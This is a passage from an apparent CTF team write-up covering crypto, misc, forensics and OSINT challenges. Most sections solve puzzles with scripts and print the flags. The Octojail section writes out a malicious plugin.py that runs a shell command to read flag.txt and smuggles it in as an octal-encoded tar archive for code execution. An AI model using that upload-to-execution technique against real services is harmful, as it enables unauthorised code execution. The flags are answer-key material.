$$ \text{secret} = y_1 \oplus y_2 \oplus y_3. $$(If you’re skeptical about the sample points, the quickest sanity check is to try XOR anyway-if it yields something legible, you’re done. It does. 🙂)
Recovering the secret
-
Parse hex, drop the first 2 bytes (header) from each share.
-
XOR the three bodies byte-for-byte.
-
Inspect the result:
- The bytes pattern looks like
00 63 00 74 00 66 ...which is UTF-16BE. - Reading from the end you’ll spot
00 7B 00 66 00 74 00 63->{ftc, i.e. the text is reversed.
- The bytes pattern looks like
-
Decode as UTF-16BE, then reverse the string.
Minimal reproduction
from binascii import unhexlify

P1 = "8010ba0d6ed38ef563074c3ee80a44f7fe680e82015a8d35f7f2245f66ec9c889b4e31a0c3e97bceeb6f28695f7a494918e0ca079677f07fff8eb570c17a4cb1db0477b84e9c68b9f02b21b33850f33bbd18f886b65c1f3bb015ddbe2723e64abfe8595e181d69d3f8ca3b7cc01c875ea25b97ef1e171c4f3f887e5752541270ae461cc610b3eb422c34df84e7b9a567f7933ee4b6969d19273d212a3ee92f8509679a4b40b6823c007e6d5c6241959e86bc8f989754649cd3008bdbb5bf030c9e802adf54d3afce4edef9bb709c7db4c2ac1f96f3e05cd220534b5647f35888e0e3d2435abdb1d7f32413bb630b3e8b0502e774dda8ac2bd4c2623ac433f79bd12"
P2 = "80264e325aa037314746964303cf6fee98d64e1e03d613fb8f327f5241850adbd06e1f959bdb6e5bd35874188e3fa4740a1948befcacb8949350574825ba4519793a6a617048fb2f5bdd9bc3267a61051484ec16e83ff7baaafac81a3aa4fb2077da312ee4f00c705b8f626334ff3045e41f451858988a3549e314f8a70f0879f5a30fbcd5fcc1645575186af8a434876304bb1ebc360533389143f7d918682307736bac713b63338482ef1cf80ac415f213625231ef3d3bdd70f811c8cc7515cf83a74ea25c31264a9a5dbe0615c5959e181bf8effa1698ece11cb5e9c794d381311ba1900f0c550f33b61fd49959d9b4ba73588b14906fddb625bd13f7149a95a"
P3 = "8036f43f3473b9c42441da7debc52b1966be409c028c9ece78c05b0d276996534b202e355832159538375c71d145ed3d12f982b96adb48eb6cdee238e4c009a8a23e1dd93ed49396abf6ba701e2a923ea99c14905e63e8811aef15a41d871d6ac8326870fced65a3a345591ff4e3b71b4644d2f7468f966a71bb698ff6cb198958d5105ac65f2c367a31c4fe1c0d97b09717867a09209e0a1cac64ede1c144d60854f7c7321de22f82ec8470991b57db729feb8aa0eb5ab7081070aa7b33755952238b81f5cf9dc80724a26575d9bba15ae4027e1f9a490acfd25183adb4ca1b62a2ca92c9a2bee2fa27a634b4b26402b298975c509c3f240f344037d1a4e44142b"

def body(h):
    if len(h) % 2: h = '0' + h
    b = unhexlify(h)
    return b[2:]

s = bytes(a ^ b ^ c for a,b,c in zip(body(P1), body(P2), body(P3)))
flag = s.decode('utf-16-be')[::-1].rstrip('\x00\x01')
print(flag)
Solution
By XORing the three share bodies and decoding the result as UTF-16BE, then reversing the string, we get:
ctf{d6b72529c6177d8f648ae85f624a24d6f1edce5ca29bd7cc0b888e117a123892}
That’s the whole trick: treat the first two bytes as metadata, use the Shamir hint to try XOR (valid for $x\in{1,2,3}$ over GF($2^8$)), and recognize the reversed UTF-16BE output.
XORbitant
This challenge provides two attachments, a Python script and a binary dump. The challenge essentially consists of decrypting a ciphertext encrypted with the XOR between a very large plaintext and the flag.
This encryption operation is performed by the following code:
import os

def xor(input_path: str, output_path: str):
    key = os.getenv("FLAG","CTF{example_flag}")

    key_bytes = key.encode("utf-8")
    key_len = len(key_bytes)

    with open(input_path, "rb") as infile, open(output_path, "wb") as outfile:
        chunk_size = 4096
        i = 0
        while chunk := infile.read(chunk_size):
            xored = bytes([b ^ key_bytes[(i + j) % key_len] for j, b in enumerate(chunk)])
            outfile.write(xored)
            i += len(chunk)

xor("plaintext.txt","out.bin")
This code is potentially vulnerable to frequency attacks but also to many-time-pad attacks (since the flag is reused on blocks of 69 characters, ctf{sha256sum}).
In our case, we preferred to reconstruct the flag using the CLI tool mtp and, as we progressively uncovered parts of the text, we revealed the flag character by character.
To do this, it was enough to simply divide the ciphertext into 69-byte chunks, encode them in hexadecimal, and write them line by line into a txt file to then feed them to the aforementioned tool.
Once this was done we could guess the first 4 bytes since we knew the flag started with ctf{.
Miscellaneous 🐧
Octojail
Overview
A Python service reads a string of octal digits (triplets), converts them to bytes, treats the result as a tar archive, extracts it into uploads/ (with basic path checks), then imports plugin.py and calls run() if present. The service enforces a 6-second timeout, requires octal-only input of length multiple of 3, and limits input size.
Key Observation
- The service executes
plugin.run()from an extractedplugin.py— arbitrary code execution via a supplied tar archive.
Exploitation Strategy
- Create a
plugin.pythat performs the desired action (e.g.,lsor readflag.txt). - Pack
plugin.pyinto a tar archive. - Convert the tar bytes to an octal-triplet string.
- Provide that octal string to the service’s.
- The service extracts the archive and runs
plugin.run(), executing your code.
Read a flag file:
# plugin.py
import os

def run():
    os.system("cat flag.txt")
tar cf plugin.tar plugin.py
Convert the tar bytes to octal-triplets (Python):
# tar_to_octal.py
with open("plugin.tar", "rb") as f:
    data = f.read()

octal = ''.join(f"{b:03o}" for b in data)
print(octal)
This prints the octal string to paste into the target program’s prompt.
Conclusion
After we sent our script as an octal string and the server execute it we will get the flag
onions1
onions1 is a simple but fun misc challenge that introduces you to the world of .onion (Tor hidden) services.
The task: just visit the following .onion URL using the Tor Browser:
2ujjzkrfk4ls4r6vbvvkpn5nyouimcw5hjarezbznvsowfjzup7otdad.onion
Once you fire up Tor and head to the link, you’re greeted with the following page:

That’s it! Sometimes the challenge is just about knowing the right tool—in this case, Tor Browser.
If you’ve never used it before, this is a great excuse to try it out and see how .onion sites work.
Escaping Barcellona
In this challenge, the goal was to determine the distance between Mars and Barcellona at a specific date and time. The problem allowed a tolerance of ±0.009 million kilometers, which proved to be quite generous. This margin, combined with some luck probably, made it possible to bypass the need for Barcellona’s exact coordinates and instead focus on the Earth-Mars distance as a whole.
To solve this, I used the Astropy library, which provides precise astronomical calculations. By leveraging the JPL ephemeris, I ensured the positions of the planets were as accurate as possible for the given date and time. The script calculates the barycentric positions of both Mars and Earth, then computes the Euclidean distance between them. This approach sidesteps the need for a specific location on Earth, since the difference at this scale is negligible within the allowed tolerance.
Here’s the script I used:
from astropy.coordinates import EarthLocation, get_body_barycentric, solar_system_ephemeris
from astropy.time import Time
import astropy.units as u

obs_time = Time("2025-11-07 16:00:00")

solar_system_ephemeris.set('jpl')

mars_pos = get_body_barycentric('mars', obs_time)

earth_pos = get_body_barycentric('earth', obs_time)

distance = (mars_pos - earth_pos).norm()
distance_km = distance.to(u.km)

print(f"Distance from Earth to Mars at {obs_time.iso} UTC: {distance_km:.3f}")
Onions2
Onions2 was a tougher and more intriguing misc challenge centered around .onion (Tor hidden) sites.
We kicked things off by uploading the image provided by the challenge to Aperisolve. Hidden within the image data, we discovered a .onion URL.
Curious, we fired up Tor and visited the site. At first glance, the page looked empty, there was nothing obvious to interact with. After poking around for a while, we stumbled upon a font file hosted on the site. Inside this font file, we found another hidden string.
We ran this mysterious string through CyberChef, which revealed a new clue:

CyberChef decoded the string into a Google Maps link:
https://www.google.com/maps/place/ARChA/@45.7450165,21.225122,17z/data=!4m16!1m9!3m8!1s0x47455d9b87725af1:0x7a82191592d97493!2sARChA!8m2!3d45.7450165!4d21.2277023!9m1!1b1!16s/g/11vbtv2ys4!3m5!1s0x47455d9b87725af1:0x7a82191592d97493!8m2!3d45.7450165!4d21.2277023!16s/g/11vbtv2ys4?entry=ttu&g_ep=EgoyMDI1MDkxMC4wIKXMDSoASAFQAw==

This link led us to the ARChA building at the University of Timișoara. There, we uncovered the final piece of the puzzle:
Overall, Onions2 was a great mix of digital forensics, hidden services, and creative problem-solving.
Disco Dance
This challenge provided two attached services, one in Python and one in TypeScript, with the goal of encrypting the flag using a random seed.
The interesting part, however, is in the Python code, since the TypeScript service (besides not being vulnerable) only had the task of proxying HTTP requests from the Python server to Discord, while adding a private Discord bot token.
In the Python server, two functions can be noted:
- The
get_randomfunction, which reads 5 messages from the channel with id1416908413375479891.
def get_random() -> bytes:
    url = f"https://proxy-gamma-steel-32.vercel.app/api/proxy/channels/1416908413375479891/messages?limit=5"
    headers = {
        "Authorization": f"Bot {os.getenv('TOKEN')}",
    }


    response = requests.get(url, headers=headers)
    response.raise_for_status()

    messages = response.json()

    concatenated = "".join(msg["content"] for msg in messages).encode("utf-8")
    return concatenated
- And the
encryptfunction, whose purpose is to encrypt the flag using the messages obtained fromget_randomas the key for AES CBC, after hashing them with SHA256.
def encrypt(data: bytes, key: bytes) -> str:
    digest = SHA256.new()
    digest.update(key)
    aes_key = digest.digest()

    iv = get_random_bytes(16)

    padded_data = pad(data, AES.block_size)

    cipher = AES.new(aes_key, AES.MODE_CBC, iv)
    ciphertext = cipher.encrypt(padded_data)

    return base64.b64encode(iv + ciphertext).decode()
Solution
To solve this challenge, we reasoned that in order to obtain the key it was necessary to have access to the Discord channel and, while exploring the CTF server, we noticed the spam channel where participants occasionally sent exactly 5 messages.
We then confirmed that the ID matched, and we simply contacted the service to have it encrypt the flag with a key we generated ourselves.
Disco Rave
To fully understand this writeup, it is recommended to first read the writeup for Disco Dance, since the general reasoning has already been explained there.
The only changed behavior here is in the get_random function. In this challenge, it reads the latest 10 messages from the channels 1416908413375479891 (spam) and 1417154025371209852 (spam_plus_plus), then returns a single string containing the timestamps and messages, ordered first from spam and then from spam_plus_plus, to be used as the AES key.
def get_random() -> bytes:
    channels = [
        "1416908413375479891",
        "1417154025371209852",
    ]
    headers = {
        "Authorization": f"Bot {os.getenv('TOKEN')}",
    }

    all_data = []

    for channel_id in channels:
        url = f"https://proxy-gamma-steel-32.vercel.app/api/proxy/channels/{channel_id}/messages?limit=10"
        response = requests.get(url, headers=headers)
        response.raise_for_status()
        messages = response.json()

        for msg in messages:
            content = msg.get("content", "")
            timestamp = msg.get("timestamp", "")
            all_data.append(f"{content}{timestamp}")

    concatenated = "".join(all_data).encode("utf-8")
    return concatenated
Solution
By following the same procedure as in Disco Dance, it is possible to obtain the flag by decrypting it with the AES key derived from our own Discord messages.
Forensics 🤖
Unknown Traffic 1
This challenge had an attached pcap file containing several packets with the sole purpose of adding noise to the transport of the flag.
After looking for a while at the various possible flows (HTTP, UDP, DNS, FTP), we noticed that the ICMP flows had inconsistencies compared to the others, since the data sent in the body of the requests had two formats:
- Hexadecimal data with a small payload at the end (about 2 bytes)
- Unclear ASCII strings
To find the flag, we therefore gathered the data into two separate strings and, in the first case, we removed the noise (null bytes), then tried to decode them on cyberchef.org.
Here we noticed that the ASCII string was actually the flag encoded in base64.
Python script
#!/usr/bin/env python3
from base64 import b64decode
import pyshark, re

traffic = pyshark.FileCapture('unknown-traffic1.pcap')
full_data = ''
FLAGRE = r'ctf{[a-f0-9]+}'

for packet in traffic:
    if 'ICMP' not in packet:
        continue
    payload = bytes.fromhex(packet.icmp.data)
    if b'00' in payload:
        continue
    data = payload.decode()
    full_data += data

flag = b64decode(full_data).decode()
print(re.findall(FLAGRE, flag)[0])
Unknown Traffic 2
This challenge came with a pcap file (traffic.pcap) containing mixed HTTP and ICMP packets, where the objective was to reconstruct a file split across multiple chunks.
By analyzing the traffic, we quickly noticed two distinct ways the payload fragments were embedded:
- In the HTTP requests, the query string carried base64 data in the form:
GET /data?chunk=N&data=... - In the ICMP packets, the payloads included ASCII markers such as:
CHUNK_N:...
After extracting these sequences, we observed that each chunk index corresponded to a specific part of the file. Some chunks appeared multiple times with overlapping data; in those cases, the longest version was preserved.
The reconstruction process followed these steps:
- Parse the pcap as text (
latin-1) and match both encodings with regular expressions. - Collect the fragments and merge them according to their
chunkindex. - Concatenate all parts in ascending order into a single base64 string.
- Decode the final base64 blob, adding padding when required.
- Write the result to
decrypt.bin.
The recovered file turned out to be a QR code PNG image (680×680 RGBA).
To simplify the extraction, we avoided heavy dependencies (e.g. pyshark) and instead used a minimal script with only re and base64. This script automatically scans the pcap, gathers both HTTP and ICMP chunks, merges them, and produces the final binary.
Python solution
import re
from base64 import b64decode
from pathlib import Path

data = Path('traffic.pcap').read_bytes().decode('latin-1', errors='ignore')
http_pat = re.compile(r"GET /data\?chunk=(\d+)&data=([^\s]+)\s+HTTP/1.1")
icmp_pat = re.compile(r"CHUNK_(\d+):([A-Za-z0-9+/]+)")

chunks = {}
for m in http_pat.finditer(data):
    i, s = int(m.group(1)), m.group(2)
    chunks[i] = s if len(s) > len(chunks.get(i, '')) else chunks.get(i, '')
for m in icmp_pat.finditer(data):
    i, s = int(m.group(1)), m.group(2)
    chunks[i] = s if len(s) > len(chunks.get(i, '')) else chunks.get(i, '')

payload = ''.join(chunks[i] for i in sorted(chunks))
raw = b64decode(payload + '=' * (-len(payload) % 4))
Path('decrypt.bin').write_bytes(raw)
Note
In this script is not included how to scan a qr code since it can be done with any utility online/offline.
Hidden in the Cartridge
This challenge shipped a NES ROM: space_invaders.nes. The flag was hidden directly in the cartridge data among otherwise normal-looking bytes.
After dumping printable strings (e.g., with strings, a hex editor, or a quick script), one pattern stood out: long runs of two hex digits separated by $$$, for example:
63$$$74$$$66$$$7b ... 30$$$7d
Two details made these sequences suspicious:
- They follow a strict form:
[0-9a-f]{2}repeated, always separated by$$$. - The very first decoded bytes line up with
63 74 66 7b->c t f {, and the final block ends with7d->}.
To recover the flag, we collected all such $$$-separated hex blocks in order, split each on $$$, converted every two-digit hex chunk to a byte, decoded as text, and concatenated the results. The combined plaintext is the flag.
Python script
#!/usr/bin/env python3
import re

data = open("space_invaders.nes", "rb").read()
text = data.decode("latin-1", errors="ignore")
pattern = re.compile(r'(?:[0-9a-fA-F]{2}(?:\$\$\$[0-9a-fA-F]{2})+)', re.MULTILINE)
matches = pattern.findall(text)
decoded = []
for m in matches:
    b = bytes(int(x, 16) for x in m.split("$$$"))
    decoded.append(b.decode("latin-1"))
print(''.join(decoded))
This prints the recovered ctf{...} token extracted from the ROM.
Baofeng
This challenge required finding the callsign and the name of a city from a radio communication made with a Baofeng, attached as an mp3.
After listening to the communication a couple of times, we decided to look for a tool, or create a band-pass filter, to remove all the excess noise. After doing this, even though we didn’t understand what was being said in the audio, we used an AI to convert audio -> text.
In this way, we obtained this text:
CQ, CQ, CQ, this is Yankee Oscar 2, Tango Sierra Sierra. My QTH is Kilo November 15, Kilo Sierra. CQ, CQ, CQ, this is Yankee Oscar 2, Tango Sierra Sierra.
Thanks to this transcription, we understood that the location (aka QTH) was KN15KS, which is the code of the city to find, while the callsign was “Yankee Oscar 2, Tango Sierra Sierra” which, transformed into NATO code, became YO2TSS, the first part of the flag.
To find the second part of the flag, it was enough to search the code KN15KS on a Maidenhead grid to find the city name, which was Hunedoara.
Putting it all together, the flag became ctf{yo2tss_hunedoara}.
3rd child
Short audio forensics task involving spectral text hidden in an audio channel.
Challenge description
My 3rd child believes in ghosts. I don’t know how to prove they aren’t real.
“Ghosts” → look for something you don’t normally hear but can still be seen (spectrogram).
Provided file
output.wav
Analyzing output.wav in Audacity shows three distinct components: broadband noise, a music bed, and another track.
The challenge description suggests that we should visualize the spectrogram of the last layer.

OSINT 🌏
Holiday Trip
This OSINT challenge required finding the location of the shop shown in the image.
After some research using Google Lens and ChatGPT, we were at a dead end. However, we noticed a cup in the top left corner of the image with Golden_Sands written on it. We decided to try it as the flag and we solved the challenge.
Prison
This OSINT challenge required finding both the server host and the owner’s name of a Minecraft server. The only clue was an image showing several player nicknames and roles.
From the image, I noticed the owner’s username started with “Leaky_”, and there were other players with roles like “srwarden”, “warden”, “guard”, and “srguard”. Some of the visible player names included PsychNOdelic, ButterInc, Cheese, and Dragon. The server itself had a prison-themed appearance.
To dig deeper, I used the deep research function of ChatGPT with this prompt:
Can you find a Minecraft server where the owner’s name starts with Leaky_ and there are other players with roles like “srwarden”, “warden”, “guard”, “srguard” and names PsychNOdelic, ButterInc, Cheese, Dragon? The server seems prison-based.
After some time, ChatGPT found a server called play.thepen-mc.net. On their Discord, I was able to confirm the owner’s full username: Leaky_Tandos.